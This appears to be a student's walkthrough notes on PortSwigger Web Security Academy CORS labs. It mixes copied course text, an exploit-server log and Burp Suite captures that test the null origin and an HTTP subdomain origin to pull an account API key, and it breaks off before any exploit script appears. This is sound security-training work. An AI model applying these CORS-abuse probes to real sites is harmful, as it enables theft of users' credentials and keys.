178.88.225.215 2025-03-17 09:32:19 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:32:21 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:32:21 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:32:24 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:32:24 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:32:24 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:32:32 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:32:32 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:32:32 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:32:34 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:32:35 +0000 "GET /exploit HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:32:35 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:32:37 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:32:38 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:34:11 +0000 "POST / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:34:11 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:34:12 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
178.88.225.215 2025-03-17 09:34:14 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0"
```

SDU Portal

Comparison of Trees

leetCode

CSS 261

Philosophy MDE

CPC-2

SDU University Mail

GeeksforGeeks | A...

GitHub

Report №4 — Документ

Cross-origin resource sharing

Web LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/cors/cors-vulnerabilities-arising-from-cors-configuration-issues/cors/lab-null-origin-whitelisted-attack

←

PRACTITIONER

Cross-origin resource sharing (CORS) 10 of 21

Web Security Academy

My progress

✓ What is CORS (cross-origin resource sharing?)

✓ Same-origin policy

✓ Relaxation of the same-origin policy

● Vulnerabilities arising from CORS configuration issues (7 of 12)

○ How to prevent CORS-based attacks

Lab: CORS vulnerability with trusted null origin

APPRENTICE

LAB

Solved

This website has an insecure CORS configuration in that it trusts the "null" origin.

To solve the lab, craft some JavaScript that uses CORS to retrieve the administrator's API key and upload the code to your exploit server. The lab is solved when you successfully submit the administrator's API key.

You can log in to your own account using the following credentials: `wiener:peter`

ACCESS THE LAB

Solution

BACK

CONTINUE →

Up next: Exploiting XSS via CORS trust relationships

also some more information:

CSS 261Report №4 — ДокументCross-origin resource sharingWeb LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/cors/cors-vulnerabilities-arising-from-cors-configuration-issues/cors/exploiting-xss-via-cors-trust-relationships

SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDPCPC-2SDU University MailGeeksforGeeks | A c...GitHub

←PRACTITIONERCross-origin resource sharing (CORS) 11 of 21

WebSecurity Academy

My progress

✓What is CORS (cross-origin resource sharing)?

✓Same-origin policy

✓Relaxation of the same-origin policy

●Vulnerabilities arising from CORS configuration issues (8 of 12)

○How to prevent CORS-based attacks

Exploiting XSS via CORS trust relationships

Even "correctly" configured CORS establishes a trust relationship between two origins. If a website trusts an origin that is vulnerable to cross-site scripting (XSS), then an attacker could exploit the XSS to inject some JavaScript that uses CORS to retrieve sensitive information from the site that trusts the vulnerable application.

BACK

CONTINUE →

Up next: Exploiting XSS via CORS trust relationships - Continued

CSS 261Report №4 — ДокументCross-origin resource sharingWeb LLM attacks - PortSwigger

portswigger.net/web-security/learning-paths/cors/cors-vulnerabilities-arising-from-cors-configuration-issues/cors/exploiting-xss-via-cors-trust-relationships-1p3b

SDU PortalComparison of TreesleetCodeCSS 261Philosophy MDPCPC-2SDU University MailGeeksforGeeks | A c...GitHub

←PRACTITIONERCross-origin resource sharing (CORS) 12 of 21

WebSecurity Academy

My progress

✓What is CORS (cross-origin resource sharing)?

✓Same-origin policy

✓Relaxation of the same-origin policy

●Vulnerabilities arising from CORS configuration issues (9 of 12)

○How to prevent CORS-based attacks

Exploiting XSS via CORS trust relationships - Continued

Given the following request:

```
GET /api/requestApiKey HTTP/1.1
Host: vulnerable-website.com
Origin: https://subdomain.vulnerable-website.com
Cookie: sessionId=...
```

If the server responds with:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://subdomain.vulnerable-website.com
Access-Control-Allow-Credentials: true
```

Then an attacker who finds an XSS vulnerability on `subdomain.vulnerable-website.com` could use that to retrieve

BACK

CONTINUE →

Up next: Breaking TLS with poorly configured CORS

Web Security Academy

PRACTITIONER
Cross-origin resource sharing (CORS) 13 of 21

Breaking TLS with poorly configured CORS

Suppose an application that rigorously employs HTTPS also whitelists a trusted subdomain that is using plain HTTP. For example, when the application receives the following request:

```
GET /api/requestApiKey HTTP/1.1
Host: vulnerable-website.com
Origin: http://trusted-subdomain.vulnerable-website.com
Cookie: sessionId=...
```

The application responds with:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://trusted-subdomain.vulnerable-website.com
Access-Control-Allow-Credentials: true
```

My progress

- What is CORS (cross-origin resource sharing)?
- Same-origin policy
- Relaxation of the same-origin policy
- Vulnerabilities arising from CORS configuration issues (10 of 12)**
- How to prevent CORS-based attacks

BACK CONTINUE →

Up next: Lab: CORS vulnerability with trusted insecure protocols

onto the third lab:

Web Security Academy


CORS vulnerability with trusted insecure protocols

LAB Not solved

Go to exploit server Submit solution Back to lab description >>

Home | My account

WE LIKE TO SHOP



Inflatable Dartboard
★★★★★ \$77.96
View details



More Than Just Birdsong
★★★★★ \$97.00
View details




Caution Sign
★★★★★ \$89.89
View details




Sprout More Brain Power
★★★★★ \$68.76
View details

we log in



can see that it's the same



so let's observe in http history

Request

```

1 GET /accountDetails HTTP/2
2 Host: 0abc00e904c48ebe8135665003e00f0.web-security-academy.net
3 Cookie: session=TSNxCdPUhuCLAhxPhM5JrognCpPw4mp
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://0abc00e904c48ebe8135665003e00f0.web-security-academy.net/
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=1, i
16
17

```

Response

```

1 HTTP/2 200 OK
2 Access-Control-Allow-Credentials: true
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 149
6
7 {
8   "username": "wiener",
9   "email": "",
10  "apikey": "VW4FqQVWZisUx31126a5Bb45d1A1Vah8",
11  "sessions": [
12    "TSNxCdPUhuCLAhxPhM5JrognCpPw4mp"
13  ]
14 }

```

here we try our previous methods

Request

```

1 GET /my-account?id=wiener HTTP/2
2 Host: 0abc00e904c48ebe8135665003e00f0.web-security-academy.net
3 Cookie: session=TSNxCdPUhuCLAhxPhM5JrognCpPw4mp
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand";v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://0abc00e904c48ebe8135665003e00f0.web-security-academy.net/
14 Accept-Encoding: gzip, deflate, br
15 Origin: http://website.com
16 Priority: u=1, i
17
18

```

Response

```

1 HTTP/2 200 OK
2 Access-Control-Allow-Credentials: true
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 149
6
7 {
8   "username": "wiener",
9   "email": "",
10  "apikey": "VW4FqQVWZisUx31126a5Bb45d1A1Vah8",
11  "sessions": [
12    "TSNxCdPUhuCLAhxPhM5JrognCpPw4mp"
13  ]
14 }

```

but both of them didn't give us result

Target: https://0abc00e904c48ebe81356665003e00f0.web-security-academy.net HTTP/2

Request

```

1 GET /accountDetails HTTP/2
2 Host: 0abc00e904c48ebe81356665003e00f0.web-security-academy.net
3 Cookie: session=TSNxCdPUhuCLAhxPhMmSJrognCPpw4ap
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand);v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://0abc00e904c48ebe81356665003e00f0.web-security-academy.net/my-account?id=viener
14 Accept-Encoding: gzip, deflate, br
15 Origin: null
16 Priority: u=1, i
17
18

```

Response

```

1 HTTP/2 200 OK
2 Access-Control-Allow-Credentials: true
3 Content-Type: application/json; charset=utf-8
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 149
6
7 {
8   "username": "viener",
9   "email": "",
10  "apikey": "VW4FqQVWZisUk3lIC6a5Bb4Sd1AIVak8",
11  "sessions": [
12    "TSNxCdPUhuCLAhxPhMmSJrognCPpw4ap"
13  ]
14 }
15

```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 1
- Request headers: 18
- Response headers: 4

Done 303 bytes | 235 millis

Event log (3) All issues (232) Memory: 298.9MB

so instead of those, we'll use host url, and as we can see it works

Target: https://0abc00e904c48ebe81356665003e00f0.web-security-academy.net HTTP/2

Request

```

1 GET /accountDetails HTTP/2
2 Host: 0abc00e904c48ebe81356665003e00f0.web-security-academy.net
3 Cookie: session=TSNxCdPUhuCLAhxPhMmSJrognCPpw4ap
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-US,en;q=0.9
6 Sec-Ch-Ua: "Chromium";v="133", "Not(A:Brand);v="99"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
8 Sec-Ch-Ua-Mobile: ?0
9 Accept: */*
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://0abc00e904c48ebe81356665003e00f0.web-security-academy.net
14 Accept-Encoding: gzip, deflate, br
15 Origin: http://0abc00e904c48ebe81356665003e00f0.web-security-academy.net
16 Priority: u=1, i
17
18

```

Response

```

1 HTTP/2 200 OK
2 Access-Control-Allow-Origin: http://0abc00e904c48ebe81356665003e00f0.web-security-academy.net
3 Access-Control-Allow-Credentials: true
4 Content-Type: application/json; charset=utf-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 149
7
8 {
9   "username": "viener",
10  "email": "",
11  "apikey": "VW4FqQVWZisUk3lIC6a5Bb4Sd1AIVak8",
12  "sessions": [
13    "TSNxCdPUhuCLAhxPhMmSJrognCPpw4ap"
14  ]
15 }
16

```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 1
- Request headers: 18
- Response headers: 5

Done 398 bytes | 140 millis

Event log (3) All issues (232) Memory: 298.9MB

so, we just need to figure out how to insert our malicious domain here, this one didn't work:

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The target is `https://0abc00e904c48ebe81356665003e00f0.web-security-academy.net`. The request is a GET to `/accountDetails`. The response is an HTTP 200 OK with JSON content. The JSON body contains user information: `{ "username": "wiener", "email": "", "apikey": "VW4FqQVWZisUk3lIC6a5Bb4Sd1A1Vak8", "sessions": [ "TSNxCdPUhuCLAhxPkMmSJrognCPpv4ap" ] }`. The Inspector panel on the right shows the request and response details.

but typing it before host address works for us

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The target is `https://0abc00e904c48ebe81356665003e00f0.web-security-academy.net`. The request is a GET to `/0abc00e904c48ebe81356665003e00f0.web-security-academy.net/accountDetails`. The response is an HTTP 200 OK with JSON content. The JSON body contains user information: `{ "username": "wiener", "email": "", "apikey": "VW4FqQVWZisUk3lIC6a5Bb4Sd1A1Vak8", "sessions": [ "TSNxCdPUhuCLAhxPkMmSJrognCPpv4ap" ] }`. The Inspector panel on the right shows the request and response details.

so let's look in website, see products

Cross-origin resource sharing | CORS vulnerability with trusted | +


https://0abc00e904c48ebe81356665003e00f0.web-security-academy.net/product?productId=1

Home | My account

Inflatable Dartboard

★★★★★

\$77.96



Description:

Forget the traditional pocket travel games, things have just got much more exciting. Now you can play darts wherever you choose with our inflatable dartboard, and folding darts.


All you need is a pair of lungs and there she blows. Ready to play in seconds. With a handy hanging ring, puncture kit, hammer, and approximately 1000 nails,

here we see the host has subdomain stock

Cross-origin resource sharing | CORS vulnerability with trusted | +

https://stock0... | https://0abc00e904c48ebe81356665003e00f0.web-security-academy.net/product?productId=1

Stock level: 441



Description:

Forget the traditional pocket travel games, things have just got much more exciting. Now you can play darts wherever you choose with our inflatable dartboard, and folding darts.

All you need is a pair of lungs and there she blows. Ready to play in seconds. With a handy hanging ring, puncture kit, hammer, and approximately 1000 nails, this is the complete starter set for any darts enthusiast.

They said it couldn't be done, they were wrong. Our team of top scientists, with a generous donation from the US Darts Masters, worked tirelessly for over three years to succeed with this major project. Now it's time to reap the rewards as it can be yours today at a very competitive price.

No stone has been left unturned in the design and manufacture of our inflatable dartboard, tried and tested by many amateurs and professionals alike, we can't see what could possibly go wrong. All our product testing and focus groups were organized by past contestants of The Apprentice, guaranteeing accurate feedback and trustworthy results.

As we launch this product for the first time we are offering a small sum to encourage you to leave feedback on our site, this way our customer base can flourish as they see how successful the inflatable dartboard has become. Order, sign up, play, and feedback to us today.

London

[Return to list](#)

so we'll use that


The screenshot shows the Burp Suite Professional v2025.1.4 interface. The top menu bar includes Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Learn, and InQL. The main window displays a list of HTTP history items, with the first item selected: a GET request to /productid=1&storeId=1. The request details are shown in the 'Request' pane, and the response is shown in the 'Response' pane. The response status is 200 OK, and the content type is text/html. The response body contains a session cookie and a stock level of 441.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
959	https://stock.0abc00e904c48eb01356665003e00f0.web-security-academy.net	GET	/productid=1&storeId=1		✓	200	209	text				✓	79.125.84.16	session=zfvXp07...	14:53:38 17 ...	8080	144
958	https://stock.0abc00e904c48eb01356665003e00f0.web-security-academy.net	GET	/academyLabHeader		✓	101	147					✓	79.125.84.16		14:53:33 17 ...	8080	160
957	https://stock.0abc00e904c48eb01356665003e00f0.web-security-academy.net	GET	/productid=1		✓	200	6172	HTML		CORS vulnerability wit...		✓	79.125.84.16		14:53:32 17 ...	8080	142
956	https://stock.0abc00e904c48eb01356665003e00f0.web-security-academy.net	GET	/academyLabHeader		✓	101	147					✓	79.125.84.16		14:53:31 17 ...	8080	130
955	https://stock.0abc00e904c48eb01356665003e00f0.web-security-academy.net	GET	/resources/labheader/images/ps-la...		✓	200	942	XML	svg			✓	79.125.84.16		14:53:30 17 ...	8080	2061
954	https://stock.0abc00e904c48eb01356665003e00f0.web-security-academy.net	GET	/resources/labheader/images/logo...		✓	200	8852	XML	svg			✓	79.125.84.16		14:53:30 17 ...	8080	2061
944	https://stock.0abc00e904c48eb01356665003e00f0.web-security-academy.net	GET	/resources/labheader/js/submitSol...		✓	200	1333	script	js			✓	79.125.84.16		14:53:29 17 ...	8080	1378
942	https://stock.0abc00e904c48eb01356665003e00f0.web-security-academy.net	GET	/resources/labheader/js/labHeader.js		✓	200	1673	script	js			✓	79.125.84.16		14:53:29 17 ...	8080	1378
926	https://stock.0abc00e904c48eb01356665003e00f0.web-security-academy.net	GET	/resources/images/shop.svg		✓	200	7258	XML	svg			✓	79.125.84.16		14:53:29 17 ...	8080	175
923	https://stock.0abc00e904c48eb01356665003e00f0.web-security-academy.net	GET	/		✓	200	11164	HTML		CORS vulnerability wit...		✓	79.125.84.16		14:53:28 17 ...	8080	137
922	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json		✓	200	370	JSON				✓	216.58.207.206		14:50:55 17 ...	8080	113
